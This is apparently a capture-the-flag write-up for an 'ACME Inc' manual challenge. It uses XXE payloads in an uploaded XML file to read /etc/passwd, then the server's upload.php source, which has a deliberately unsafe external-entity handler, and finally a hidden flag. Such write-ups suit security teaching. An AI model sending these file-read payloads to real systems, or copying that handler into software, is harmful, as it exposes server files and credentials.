Manual for the apocalypse

Manual for the apocalypse
270


Stopping the apocalypse | part 2 | easy

ACME Inc? Anti-apocalypse machines?


That sounds interesting, maybe you could get the manual for the machine that could help you understand how it works and build your own. The wastes could be saved. Time to get the manual.

As you proceed to fetch the manual for the machine you wandered into the headquarters of ACME Inc. There you find a machine that handles the manuals for their products. Unfortunately, it asks for a license number, but you don't have that. But you need to get that manual. DO YOUR THING!

We enter the website attached in here :



We tried to look on the website and we clicked on some links and nothing happened , and then we scrolled down and saw a place to upload a file :



We noticed that the only files that are accepted are XML files and this seems like an XXE attack!

Let's start by trying a payload that will let us read files :

Payload :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY licenseNumber SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&licenseNumber;</productId></stockCheck>
```

Yes it worked!

```
Your license number is:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
```

Then we saw that when we submit a file it post it to upload.php , let's try to retrieve it using XXE


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY licenseNumber SYSTEM "file:///var/www/html/upload.php"> ]>
<stockCheck><productId>&licenseNumber;</productId></stockCheck>
```

And we got the php file:

```
Your license number is:
<?php

$licenseNumber = null;

if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
    header($_SERVER["SERVER_PROTOCOL"]." 405 Method Not Allowed", true, 405);
    exit();
}

$parser=xml_parser_create();

function char($parser,$data) {
//    echo $data;
}

function ext_ent_handler($parser,$ent,$base,$sysID,$pubID)  {
    global $licenseNumber;
    if ($ent === 'licenseNumber') {
        $licenseNumber = file_get_contents($sysID);
```

```
// Set the external entity reference handler
xml_set_external_entity_ref_handler($parser, "ext_ent_handler");

$data = file_get_contents($_FILES["file"]["tmp_name"]);
$flag = file_get_contents("very_secret_hidden_folder_cc3e6cfab4630dc236c36df95b4eaeaa/flag");

xml_parse($parser,$data);
xml_parser_free($parser);

if ($licenseNumber === null) {
    $message = "No entity named licenseNumber in your file.";
}
else if ($licenseNumber === "gsYUhmeBg4bSNsNAf6bHYmOZmaViO9GTgApGlxFkUJC4O1NVdU1y4eOSOm9TjPjAdy38KUdgmTaAgoFH4mfhsuQIFv64UMb872pVscQgCNgSgpIFOzgQWY
    $message = "Your license number is: \n$licenseNumber. \nThis is a valid license here is your flag. $flag";
}
else {
    $message = "Your license number is: \n$licenseNumber\n. This is an invalid license please submit a valid one for the manuals.";
}
```

and we noticed something odd we got the location of the flag let's get it:

```
$flag = file_get_contents("very_secret_hidden_folder_cc3e6cfab4630dc236c36df95b4eaeaa/flag
```

Payload :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY licenseNumber SYSTEM "file:///var/www/html/very_secret_hidden_folder_cc3e6cfab4630dc236c36df95b4eaeaa/flag
"> ]>
<stockCheck><productId>&licenseNumber;</productId></stockCheck>
```

```
Your license number is:
cd21{5UppOr7_15_73MpoR47_cHrOM3_15_fOR3V3r}


. This is an invalid license please submit a valid one for the manuals.
```